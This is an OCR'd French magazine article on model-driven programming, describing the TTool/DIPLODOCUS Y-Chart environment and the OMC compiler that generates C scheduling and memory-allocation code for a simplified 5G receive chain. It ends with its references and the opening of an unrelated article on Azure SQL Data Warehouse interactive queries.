Dans le domaine des télécommunications, les langages de modélisation les plus répandus sont MATLAB, les modèles dits « flot de données » et UML/SysML/MARTE.

MATLAB [MATLAB] est un langage de programmation/modélisation utilisé à des fins de calcul numérique qui permet de mettre en œuvre des algorithmes, de manipuler des matrices et des vecteurs en faisant abstraction du matériel support capable d'exécuter ces algorithmes ou du placement des données dans la mémoire de la machine sur laquelle le code s'exécute. Il est intégré à des outils capables d'afficher des courbes et des données.

Les modèles flot de données sont utilisés depuis les années 80 pour la conception des circuits intégrés. À partir des années 90, ils commencèrent à être utilisés également pour décrire les services rendus par ces circuits.

Les modèles les plus connus sont le « *Synchronous DataFlow* » (SDF) [Lee 1987] et ses variantes « *Cyclo-Static Dataflow* » (CSDF) [Bilsen 1996], « *Boolean Dataflow* » (BDF) [Lee 1991], « *Dynamic Dataflow* » (DDF) [Buck 1993], les réseaux de Petri [Petri 1962] et de Kahn [Kahn 1974]. Ces formalismes sont intéressants pour plusieurs raisons : ils permettent d'exprimer de manière naturelle le parallélisme intrinsèque aux systèmes de télécommunication, ils possèdent un formalisme



1

L'approche « Y-Chart »

graphique et des propriétés mathématiques qui les rendent particulièrement adaptés à l'analyse et la compilation.

UML [UML] est désormais le langage de modélisation graphique le plus répandu dans l'industrie et l'académie. Il a été conçu comme un langage de modélisation générique qui offre des diagrammes et des opérateurs pour exprimer différents concepts (parallélisme, séquentialité, relations d'ordre partiel ou totale entre événements, etc.). UML peut être spécialisé pour des domaines particuliers à travers la création de « profils ». SysML [SysML], destiné à l'ingénierie des systèmes et MARTE [MARTE] pour les systèmes embarqués, sont des exemples de profils UML.

L'approche TTool/ DIPLODOCUS

L'exploration d'architectures

Le principal objectif de notre environnement, enrichi avec un compilateur de modèle est de pouvoir réaliser des explorations d'architecture, c'est-à-dire rechercher et identifier la « meilleure » architecture logicielle/matérielle pour réaliser un ensemble de fonctions. « Meilleure », ici, fait référence à des métriques telles que la quantité de mémoire utilisée, la consommation d'énergie, la latence du système pour traiter une requête, etc.

Pour un système d'information, l'exploration d'architecture consiste par exemple à identifier le nombre minimal de nœuds de calculs (processeurs), ainsi que leur configuration, permettant de garantir un temps raisonnable de traitement des requêtes des utilisateurs. De même, pour un système embarqué, on recherche l'architecture matérielle qui minimise le coût et la consommation d'énergie tout en respectant les contraintes de temps d'exécution (latences, temps réel, périodes) et, plus généralement, toutes les exigences de sûreté, sécurité et performance du système.

Parfois l'architecture est imposée, par exemple lorsqu'existe une plate-forme « maison ». Dans ce cas l'exploration consiste à placer au mieux les différentes fonctions au sein de cette plate-forme afin de respecter les exigences du système. On essaie différentes répartitions des fonctions au sein des microprocesseurs et autres calculateurs de l'architecture. Si aucune solution ne peut être trouvée, alors il convient de changer soit la plate-forme matérielle, soit les fonctions du système.

L'exploration d'architectures avec l'approche en Y

L'approche en Y (*Y-Chart* en anglais) est une méthodologie en quatre étapes et trois modèles permettant de réaliser des explorations d'architecture. Elle a été introduite pour la première fois par [Kienhuis 2002]. Elle est particulièrement adaptée à de hauts niveaux d'abstraction (niveaux dits « système »), car son objectif est d'identifier l'architecture même du système ainsi que les allocations des fonctions sur les nœuds de calcul. L'exploration en Y intervient donc avant la réalisation concrète du logiciel ou du matériel.

Les quatre étapes du *Y-Chart* sont représentées par la Figure 1.

- Dans un premier temps, les fonctions et leurs communications logiques (échanges de données et de signaux de contrôles) sont représentées.
- Les architectures candidates sont modélisées indépendamment des fonctions. Sous le terme « architecture », nous regroupons les composants matériels (microprocesseurs, mémoires, bus, accélérateurs matériels, etc.) et les composants logiciels support (systèmes d'exploitation, environnements de virtualisation, *middleware*, etc.).
- Une allocation des fonctions et de leurs communications sur une architecture candidate est réalisée. Par exemple, toutes les fonctions peuvent être allouées sur un seul nœud de calcul, ou sur deux nœuds de calculs.
- La phase d'évaluation a pour objectif de vérifier si l'allocation permet de respecter les exigences du système (**note :** la première description du *Y-Chart* s'intéressait uniquement aux critères de performance). Si l'allocation n'est pas satisfaisante, une nouvelle allocation peut être étudiée, l'architecture peut être adaptée (par exemple, par l'ajout d'un nœud de calcul, de mémoire, etc.), les fonctions devant être réalisées par le système sont modifiées (ce qui engendre généralement une modification des exigences du système). Certains environnements d'exploration d'architecture permettent aussi, dans une certaine mesure, d'identifier automatiquement la meilleure allocation possible au regard de certains critères (consommation d'énergie, minimisation du silicium du système-sur-puce, etc.). 1

L'environnement TTool/ DIPLODOCUS

DIPLODOCUS est un langage de description du *Y-Chart* reposant sur UML et SysML pour décrire les fonctions, les architectures et l'allocation. L'outil TTool [TTool] implémente le langage DIPLODOCUS et offre en outre des techniques intégrées d'analyse des allocations réalisées [Enrici 2017]. TTool est un outil libre, c'est à dire que le code source peut être téléchargé, modifié et redistribué (sous forme de licence libre).

L'environnement TTool/DIPLODOCUS enrichit le *Y-Chart* selon différents aspects décrits par la Figure 2. L'exploration d'architecture repose sur 4 modèles (au lieu de trois), et différentes analyses peuvent être réalisées.

1 • La description des fonctions s'effectue avec des diagrammes SysML de blocs. Des diagrammes UML d'activités décrivent le comportement de chaque bloc. Les communications entre fonctions se décrivent à l'aide de canaux de communication de type *FIFO* (« *First In First Out* ») permettant de modéliser des échanges de données ou de contrôle. La description du comportement des tâches permet de modéliser des échanges de données et des synchronisations, de modéliser les opérateurs de contrôle classique (boucles, choix, etc.) et enfin de modéliser une complexité opératoire sous la forme d'un nombre d'opérations de calcul. Par exemple, *EXECI 10* modélise l'exécution de 10 instructions sur des nombres entiers. Plusieurs opérateurs non déterministes (choix non déterministes, intervalles non déterministes de complexité…) autorisent l'abstraction de comporte-

ments réalistes complexes. Par exemple, *EXECI 10,20* modélise le fait qu'une fonction réalise entre 10 et 20 instructions sur des entiers. Ces opérateurs non déterministes servent à accélérer la modélisation du système tout en permettant des simulations rapides ou des preuves formelles. L'abstraction se retrouve également dans les échanges de données qui sont modélisés non pas par les valeurs des données échangées, mais par leur taille.

2 • C'est un diagramme de déploiement « à la UML » qui constitue la description d'architecture. Les composants matériels abstraits utilisés sont des composants d'exécution (processeurs et système d'exploitation associé), de mémorisation (mémoires) et de communication (bus). Des paramètres permettent de personnaliser rapidement ces composants de façon abstraite. Par exemple, un processeur et son système d'exploitation sont décrits sous la forme d'une politique d'ordonnancement des tâches logicielles, de pénalités diverses (défauts de cache, mauvaise prédiction de branchement, etc.) et de capacités de calcul (nombre d'opérations sur des entiers réalisables par cycle d'horloge...).

3 • Les différents protocoles d'échange de données entre éléments de mémorisation (les communications) sont décrits à l'aide de diagrammes SysML d'activités et de séquences. C'est dans la description des communications qu'on mentionne, par exemple, l'utilisation d'un transfert par accès direct à la mémoire (« *Direct Memory Access* » ou DMA), etc.


4 • L'allocation consiste à associer les fonctions à des nœuds matériels d'exécution et les communications à des protocoles. Les protocoles sont eux-mêmes associés à des éléments matériels (contrôleur de transfert DMA, processeur, bus, mémoires...).

5 • Enfin, l'analyse permet d'évaluer une allocation. Notons qu'il existe une architecture générique par défaut et une allocation associée, ce qui permet d'évaluer une description fonctionnelle sans avoir à décrire ni une architecture support, ni une allocation.

Analyse de modèles TTool/DIPLODOCUS

L'un des intérêts des modèles abstraits est qu'ils peuvent plus facilement être analysés que des représentations plus concrètes, soit avec des techniques de simulation, soit par utilisation d'outils de preuve mathématique (prouveurs). Pour utiliser un simulateur ou un prouveur il faut tout d'abord transformer les modèles en une description compatible avec le simulateur ou le prouveur choisi.

TTool/DIPLODOCUS possède ses propres outils internes pour la vérification. Son outil de « model-checking » permet de vérifier le respect de propriétés de sûreté de fonctionnement, comme le fait qu'un état d'erreur n'est pas accessible, ou de performance (latence minimale, moyenne et maximale entre deux événements du système). TTool peut aussi utiliser de façon transparente (c'est à dire avec une approche de type presse-bouton) des outils externes pour réaliser des preuves de sécurité (avec ProVerif) ou de sûreté (UPPAAL). Dans tous les cas, TTool est capable d'annoter les modèles avec les résultats des preuves. TTool intègre également un simulateur grâce auquel on peut animer les modèles et les observer en cours de fonctionnement, en tenant compte de tous les aspects (fonctions, protocoles, architectures, allocations...). Le simulateur propose les mêmes outils que ceux que l'on trouve dans les débogueurs classiques : exécution pas-à-pas, investigations mémoires, etc. 2




L'approche TTool/DIPLODOCUS

La programmation orientée modèles dans la pratique : la compilation de modèles


Dans le contexte de l'ingénierie dirigée par les modèles, on appelle programmation orientée modèles la génération de code source de programmes réalisant des fonctions du modèle ou le contrôle de ces fonctions. Précisons qu'il s'agit bien des codes sources du système à concevoir et non pas de la génération des éventuels codes sources destinés à la validation par simulation ou preuve déjà mentionnés. La compilation de modèles est donc à la frontière entre modélisation et conception.

Comme nous l'avons vu, la programmation orientée modèles se distingue de la programmation classique par le niveau d'abstraction plus élevé auquel elle intervient. De manière générale, un compilateur de modèle génère du code source exécutable pour un système complet composé de plusieurs sous-systèmes interconnectés par un réseau de communication.


La cible technologique d'un compilateur de modèles peut être, par exemple, un ensemble de nœuds de calculs d'un « cloud ». Ces nœuds de calcul sont eux-mêmes composés d'un ou plusieurs processeurs, de liens de communication entre sous-domaines, de mémoire (partagée entre les nœuds, ou spécifique à un nœud), etc. Un compilateur de modèles peut donc être vu comme un méta-compilateur qui génère du code source pour chaque unité/sous-système. Ce code est ensuite traduit en code machine exécutable par des compilateurs classiques (GNU/gcc, LLVM/clang...). De la même manière qu'un compilateur classique analyse le code en entrée et produit du code machine responsable de l'allocation des ressources de calcul d'un processeur à des opérations ou de ses registres à des données, un compilateur



La structure du compilateur de modèles 3



Le diagramme en blocs de la chaîne de décodage 5G 4



Les diagrammes UML/SysML structurels (a) et comportementaux (b) pour l'opération de démodulation 5

de modèles produit du code responsable de l'allocation des nœuds de calcul à des tâches et de zones de mémoire à des blocs de données.

Dans les paragraphes qui suivent, nous présentons plus en détail la structure et la fonctionnalité du compilateur de modèle que Nokia et Telecom ParisTech développent.

OMC : un compilateur de modèles UML/SysML

Dans le cadre de la collaboration entre Nokia Bell Labs et Télécom ParisTech, nous avons créé un compilateur de modèles appelé OMC (Optimizing Model Compiler) qui a pour objectif de produire du code source C à partir des modèles de type UML/SysML supportés par TTool/DIPLODOCUS.

Comme le montre la Figure 3, la structure du compilateur de modèles s'inspire de celle à trois étapes, typique des compilateurs traditionnels. La partie frontale est dédiée à l'analyse lexicale, syntaxique et sémantique. Les modèles d'entrée sont convertis en représentations intermédiaires (par exemple, des graphes orientés qui capturent les dépendances entre opérations de calcul). Dans le contexte de la programmation orientée modèles, ces représentations intermédiaires sont elles aussi considérées comme des modèles. Le langage utilisé pour les exprimer possède une syntaxe et une sémantique précises (c'est-à-dire le métamodèle des représentations intermédiaires). Par conséquent, les transformations faites par le compilateur sur les représentations intermédiaires sont considérées comme des transformations de modèles qui doivent respecter les différents métamodèles. 3

L'étape intermédiaire du compilateur de la Figure 3 a pour objectif d'optimiser certains aspects du code source généré en sortie. Elle analyse et transforme les représentations intermédiaires afin d'optimiser le comportement total du système en termes d'allocation mémoire, consommation énergétique, latence, etc. Rappelons que le placement (allocation) des opérations de calcul et de transferts de données sur la plateforme cible a déjà été décidé lors de l'étape d'exploration d'architecture (section 4). Les transformations de l'étape intermédiaire respectent ce placement optimal. Elles ne sont pas autorisées à le modifier lors de leurs tentatives d'atteindre les objectifs d'optimisation. Les optimisations réalisées s'appuient sur les représentations intermédiaires de la fonctionnalité du système et sur celles qui décrivent l'architecture et les performances de la plateforme cible.

La partie finale du compilateur de la Figure 3 est un générateur de code qui traduit les représentations intermédiaires optimisées en un programme C. Il s'appuie sur une bibliothèque logicielle qui contient l'implémentation spécifique des algorithmes pour la plateforme cible, des opérations de traitement de signal et de transfert de données (transferts DMA). Afin d'organiser l'exécution des opérations, la partie terminale du compilateur génère également un ordonnancement et une allocation mémoire.

Programmer une chaîne de décodage 5G 4

Dans le cadre de nos travaux de recherche, nous avons utilisé OMC pour générer le code correspondant à la couche physique (la partie de traitement du signal numérique) pour une chaîne simplifiée de réception 5G pour la technologie SC-FDMA, dans le cas d'une seule antenne de réception et pour le canal xPUSCH (Physical Uplink Shared Channel), sur la base des spécifications décrites dans [3GPP R15].

Le diagramme en blocs de cette chaîne de décodage est représenté par la Figure 4. Cet algorithme a été modélisé en TTool/DIPLODOCUS avec 11 blocs « composites » SysML : un bloc pour chaque opération de la Figure 4, plus un bloc pour l'opération « source » qui émet les échantillons à traiter et un bloc pour l'opération « sink » qui les collecte à la fin du traitement. 5

Chaque bloc composite comporte deux sous-blocs « primitifs » SysML qui permettent de modéliser de façon séparée les aspects contrôle et traitement. De plus, le comportement interne de chaque bloc primitif est décrit à l'aide d'un diagramme d'activité UML. Par exemple, la Figure 5a montre les diagrammes UML/SysML pour l'opération de démodulation. Dans cette image, le bloc *F_QAMDemod* modélise la partie de contrôle de cette opération. *F_QAMDemod* détermine la quantité d'échantillons à transformer par le bloc de traitement *X_QAMDemod* qui modélise la démodulation proprement dite des échan-

tillons d'entrée. La Figure 5b montre le diagramme d'activité UML du bloc *X_QAMDemod*, où le nombre d'échantillons d'entrée (et de sortie) est fourni par le bloc *F_QAMDemod* grâce à l'opérateur (1). Une boucle for (2) lit ensuite successivement *numBitsPer SampleIN* échantillons du canal d'entrée (3), les traite (4) et écrit *numBitsPer SampleOUT* échantillons sur le canal de sortie (5). Comme expliqué dans la section 4, la complexité de l'opération de démodulation est abstraite grâce à l'opérateur DIPLODOCUS *EXEC CUSTOM* ou *EXECC* (4) qui la représente uniquement en termes de nombre d'opérations élémentaires (additions, multiplications) exécutées sur des données élémentaires d'un type spécifique (*Custom*), ici des nombres complexes. 6

L'architecture de la plateforme cible pour laquelle nous souhaitons générer du code est représentée par la Figure 6. Cette architecture est composée d'une partie de traitement du signal numérique (Digital Signal Processing part ou DSP) et d'une partie programmable par logiciel (General-Purpose Control part). Cette dernière exécute les opérations de contrôle, telles que *F_QAMDemod* de la Figure 5, ainsi que certaines opérations de traitement peu coûteuses en ressources de calcul. Lors de nos expériences la partie DSP était composée d'un circuit logique reconfigurable de type FPGA (bien adapté au prototypage) sur lequel étaient configurés des composants matériels dédiés aux opérations les plus critiques en termes de performance, telles que la démodulation, le décodage LDPC, les transformées de Fourier directe et inverse...

Des extraits du code C produits par le compilateur de modèles sont illustrés par la Figure 7 et la Figure 8. La Figure 7 montre un extrait du code qui définit les zones de mémoire physique pour stocker les blocs de données de sortie et d'entrée de chaque opération de traitement de signal. À partir des dépendances de données dans le modèle fonctionnel du décodeur 5G, le compilateur calcule la durée de vie des blocs de données et peut donc réutiliser une même zone de mémoire pour stocker des blocs de données dont les durées de vie ne se chevauchent pas. Cela correspond, sur la Figure 7, aux lignes 22, 24 et 25 où des blocs de données différents ont la même même adresse en mémoire (*offset*). Pour le lecteur intéressé, le calcul de la durée de vie des données dans OMC se fait grâce à l'algorithme décrit dans [Desnos 2015]. 7 8

La Figure 8 présente un extrait de l'ordonnancement statique généré par le compilateur, où chaque fonction C correspondant aux opérations de traitement et de transfert reçoit en entrée les pointeurs vers les zones de mémoire définies et optimisées lors de la phase intermédiaire de compilation de modèle (Figure 3).

Conclusions : prochaines étapes et perspectives

L'approche OMC au sein de TTool/DIPLODOCUS


Les résultats des travaux de recherche présentés dans cet article constituent un point de départ pour la création de techniques de programmation véritablement alternatives à celles actuellement pratiquées pour le développement logiciel d'applications de traitement de signal.

Dans un proche avenir le compilateur de modèles OMC et l'environnement TTool/DIPLODOCUS seront enrichis par une analyse statique renforcée des modèles afin de permettre des optimisations plus poussées. De nouveaux algorithmes capables de produire une allocation mémoire et un ordonnancement dynamiques seront également intégrés. En effet, la nature très dynamique des systèmes de télécommunication de cinquième génération, ainsi que la coexistence sur une même plateforme d'exécution d'applications différentes (WiFi, 5G...) militent pour l'introduction de techniques d'exploration d'architecture « intelligente » capables de répondre à deux attentes principales :

La recherche du meilleur partitionnement possible d'un ensemble d'applications sur une plateforme cible, et non plus uniquement des différentes tâches d'une unique application.

L'adaptation aux changements qui se produisent lors de l'exécution d'un système (changement de bande de fréquence ou de largeur de bande, de modulation, réduction dynamique de la consommation énergétique, de la latence, etc.).

6



L'architecture de la plateforme cible pour la compilation de modèles

```
13 #define SHARED_MEMORY_SIZE_Memory2 300
14
15 #define NUM_SAMPLES_pfifo_0_Memory2_0 50
16 #define NUM_SAMPLES_pfifo_1_Memory2_1 50
17 #define NUM_SAMPLES_pfifo_2_Memory2_2 75
18 #define NUM_SAMPLES_pfifo_9_Memory2_3 150
19 #define NUM_SAMPLES_pfifo_8_Memory2_4 150
20
21
22 #define OFFSET_pfifo_0_Memory2_0 0
23 #define OFFSET_pfifo_1_Memory2_1 50
24 #define OFFSET_pfifo_2_Memory2_2 0
25 #define OFFSET_pfifo_9_Memory2_3 0
26 #define OFFSET_pfifo_8_Memory2_4 150
27
28
29 #define SHARED_MEMORY_SIZE_Memory1 300
30
31 #define NUM_SAMPLES_pfifo_5_Memory1_5 25
32 #define NUM_SAMPLES_pfifo_4_Memory1_6 25
33 #define NUM_SAMPLES_pfifo_0_Memory1_7 50
34 #define NUM_SAMPLES_pfifo_1_Memory1_8 50
35 #define NUM_SAMPLES_pfifo_6_Memory1_9 100
36 #define NUM_SAMPLES_pfifo_7_Memory1_10 100
37 #define NUM_SAMPLES_pfifo_9_Memory1_11 150
38 #define NUM_SAMPLES_pfifo_8_Memory1_12 150
39
40
41 #define OFFSET_pfifo_5_Memory1_5 0
42 #define OFFSET_pfifo_4_Memory1_6 25
43 #define OFFSET_pfifo_0_Memory1_7 0
44 #define OFFSET_pfifo_1_Memory1_8 50
45 #define OFFSET_pfifo_6_Memory1_9 0
46 #define OFFSET_pfifo_7_Memory1_10 0
47 #define OFFSET_pfifo_9_Memory1_11 0
48 #define OFFSET_pfifo_8_Memory1_12 150
```

7 *Allocation mémoire du décodeur 5G*

```
13 int main()  {
14
15     #ifdef DEBUG
16     printf("Starting the main routine\n");
17     #endif
18     int status = RX5Gphy_IPSDF();
19     printf( "The system exited with status: %d\n", status );
20     #ifdef DEBUG
21     printf("Exiting from main()\n");
22     #endif
23
24 }
25
26 /******** RX5Gphy_IPSDF function *********/
27 int RX5Gphy_IPSDF() {
28
29     init_data_processing_operations();
30     init_data_transfer_operations();
31
32     /********* OPERATIONS scheduling ***************/
33     X_Source_exec( pfifo_10_PS_SRAM_60 );
34     X_RemoveCP_exec( pfifo_8_PS_SRAM_61 );
35     X_FFT_exec( pfifo_9_PS_SRAM_62 );
36     X_SubCarrierDemap_exec( pfifo_12_PS_SRAM_56 );
37     X_IFFT_exec( pfifo_12_PS_SRAM_56, pfifo_46_PS_SRAM_58 );
38     X_QAMDemod_exec( pfifo_46_PS_SRAM_58, pfifo_41_PS_SRAM_16 );
39     X_Descrambling_exec( pfifo_41_PS_SRAM_16, pfifo_20_IP_Memory_0 );
40     DMAtransfer_to_IP_exec( pfifo_20_IP_Memory_0 );
41     X_LDPCDecoder_exec( pfifo_20_IP_Memory_0, pfifo_4_PS_SRAM_33 );
42     DMAtransfer_from_IP_exec( pfifo_4_PS_SRAM_33 );
43     X_Concatenation_exec( pfifo_4_PS_SRAM_33, pfifo_28_PS_SRAM_22 );
44     X_RemoveCRC_exec( pfifo_28_PS_SRAM_22, pfifo_33_PS_SRAM_35 );
45     X_Sink_exec( pfifo_33_PS_SRAM_35, pfifo_29_PS_SRAM_55 );
46     X_Descrambling_exec( pfifo_42_PS_SRAM_17, pfifo_19_IP_Memory_2 );
47     DMAtransfer_to_IP_exec( pfifo_20_IP_Memory_0 );
48     X_LDPCDecoder_exec( pfifo_19_IP_Memory_2, pfifo_7_IP_Memory_1 );
49     DMAtransfer_from_IP_exec( pfifo_4_PS_SRAM_33 );
50     X_Concatenation_exec( pfifo_7_IP_Memory_1, pfifo_27_PS_SRAM_26 );
51     X_RemoveCRC_exec( pfifo_27_PS_SRAM_26, pfifo_34_PS_SRAM_31 );
```

8 *Ordonnancement des opérations et des transferts de données*

La programmation orientée modèles en perspective

Terminons par une mise en perspective générale de la programmation orientée modèle, au-delà des caractéristiques spécifiques aux langages de modélisation et aux outils de transformations de modèles que nous avons détaillés.

Ainsi que nous l'avons exposé, la différence entre la programmation orientée modèles et la programmation classique est définie par le niveau d'abstraction des langages et des moteurs de transformations (compilateurs) que l'on utilise pour le développement d'applications. La programmation orientée modèles doit être considérée comme le complément et non pas le remplaçant des paradigmes classiques (programmation impérative, orientée objet, fonctionnelle, etc.) Cette remarque s'applique, quel que soit le domaine visé (service pour le web, finance, télécommunications, « machine learning », etc.).

Comme discuté, il est possible, à partir de modèles UML/SysML, de générer de manière optimisée le code C qui ordonnance l'exécution des opérations de traitement de signal et de transfert de données, ainsi que le code qui décide de l'emplacement des blocs de données en mémoire. Ceci est réalisé grâce aux abstractions importantes que les modèles font des opérations de traitement de signal (transformée de Fourier, démodulation, etc.). Toutefois, ces abstractions ne remplacent pas les descriptions de ces opérations dans les langages de programmation classiques (C/C++). C'est la raison pour laquelle le compilateur de modèles que nous proposons s'appuie sur des bibliothèques logicielles. On peut donc voir la compilation de modèles comme une technique d'assemblage optimisé de programmes écrits dans des langages classiques afin de réaliser des systèmes complexes. Parmi les nombreux défis qui restent aujourd'hui encore ouverts, les plus passionnants concernent l'intégration entre les langages et transformateurs à base de modèles (UML, SysML, MARTE) et ceux des niveaux d'abstraction moins élevés (C/C++, Java). Les deux mondes sont en effet assez séparés, le passage de l'un à l'autre est souvent plus brutal que progressif, et sans réelles possibilités d'aller-retour. Une intégration plus poussée permettrait aux concepteurs de systèmes d'évoluer continûment et dans les deux sens depuis une vue très abstraite, rapidement conçue et validée, mais imprécise par nature, jusqu'à une vue concrète, constituée de nombreux composants logiciels et matériels décrits précisément, plus complexes à réaliser et plus longue à valider, mais aussi beaucoup plus proches du produit final. La qualité (sûreté, sécurité, performances, coût) tout comme la productivité devraient en bénéficier. •

Références

[Petri 1962] Petri, Carl A. Kommunikation mit Automaten. PhD thesis. University of Bonn, 1962

[Kahn 1974] G. Kahn. The semantics of a simple language for parallel programming. Proceedings of the IFIP Congress, pp. 471 - 475, 1974

[Lee 1987] E. Lee and D. Messerschmitt. Synchronous Data Flow. Proceedings of the IEEE, vol. 75, n. 9, pp. 1235 - 1245, 1987

[Lee 1991] E. Lee. Consistency in Dataflow Graphs. IEEE Transactions on Parallel and Distributed Systems, vol. 2, n. 2, pp.223 - 235, 1991

[Buck 1993] J. Buck. Scheduling Dynamic Dataflow Graphs with Bounded Memory Using the Token Flow Model. PhD thesis, EECS Department, University of California, Berkeley, 1993

[Bilsen 1996] G. Bilsen, M. Engels, R. Lauwereins, and J. Peperstraete. Cyclo-Static Dataflow. IEEE Transactions on Signal Processing, vol. 44, n. 2, pp. 397 - 408, 1996

[Desnos 2015] K . Desnos, M. Pelcat, J.-F. Nezan, S. Aridhi. Memory Analysis and Optimized Allocation of Dataflow Applications on Shared-Memory MPSoCs. Journal on Signal Processing Systems, vol. 80, pp. 19-37, 2015

[Kienhuis 2002] B. Kienhuis and Ed F. Deprettere and Pieter van der Wolf and Kees A. Vissers. A Methodology to Design Programmable Embedded Systems - The Y-Chart Approach. Embedded Processor Design Challenges (2002).

[MATLAB] MATLAB Language Fundamentals. https://www.mathworks.com/help/matlab/language-fundamentals.html

[UML] The Unified Modeling Language. http://www.uml.org/

[SysML] The Systems Modeling Language. https://sysml.org/

[MARTE] Modeling and Analisys of Real-time and Embedded Systems. https://www.omg.org/omgmarte/

[TTool] TTool, un outil UML/SysML de modélisation et de vérification, http://ttool.telecom-paristech.fr

[Enrici 2017] A. Enrici, L. Apvrille, R. Pacalet, "A Model-Driven Engineering Methodology to Design Parallel and Distributed Embedded Systems", ACM Transactions on Design Automation of Electronic Systems (TODAES), Volume 22 Issue 2, January 2017

[3GPP R15] 3GPP Release 15, http://www.3gpp.org/release-15

Arnaud Voisin
Data Engineer et consultat Data Platform Azure et AWS chez DCube

dcube

niveau 100

REX : requêtes interactives avec Azure SQL Data Warehouse Gen 1

Azure SQL Data Warehouse est un moteur MPP (Massive Parallel Processing) en PaaS disponible sur Azure. C'est la version PaaS de l'édition appliance APS (anciennement PDW). Comme tout moteur MPP (Tera Data, Presto, Impala, ...), l'objectif est de pouvoir exécuter des requêtes SQL de type Data Warehousing sur de très gros volumes de données (plusieurs dizaines de To voire un Po ou plus) dans des temps relativement courts, idéalement en dessous de la seconde.

Azure SQL Data Warehouse était jusqu'ici principalement vendu pour des cas d'usage batch plutôt que de l'interactive Query. C'est pourtant pour ce use case que nous avons implémenté une solution technique basée sur Azure SQL Data Warehouse qui est en production depuis plus de 6 mois.

A l'heure où j'écris cet article, nous recevons 250 millions de lignes par jour et disposons de plus de 80 milliards de lignes dans la table de fait. 15000 utilisateurs possibles, plus de 1200 visiteurs uniques par jour pour 34000 requêtes avec une médiane sur l'ensemble des requêtes autour de 1s.

La difficulté du projet réside dans le besoin de pouvoir filtrer sur la plupart des champs, dont le filtre sur une profondeur de date sans limite, et d'afficher des agrégats de type non additif comme des **Distinct Count** (mais pas seulement heureusement). 1

1

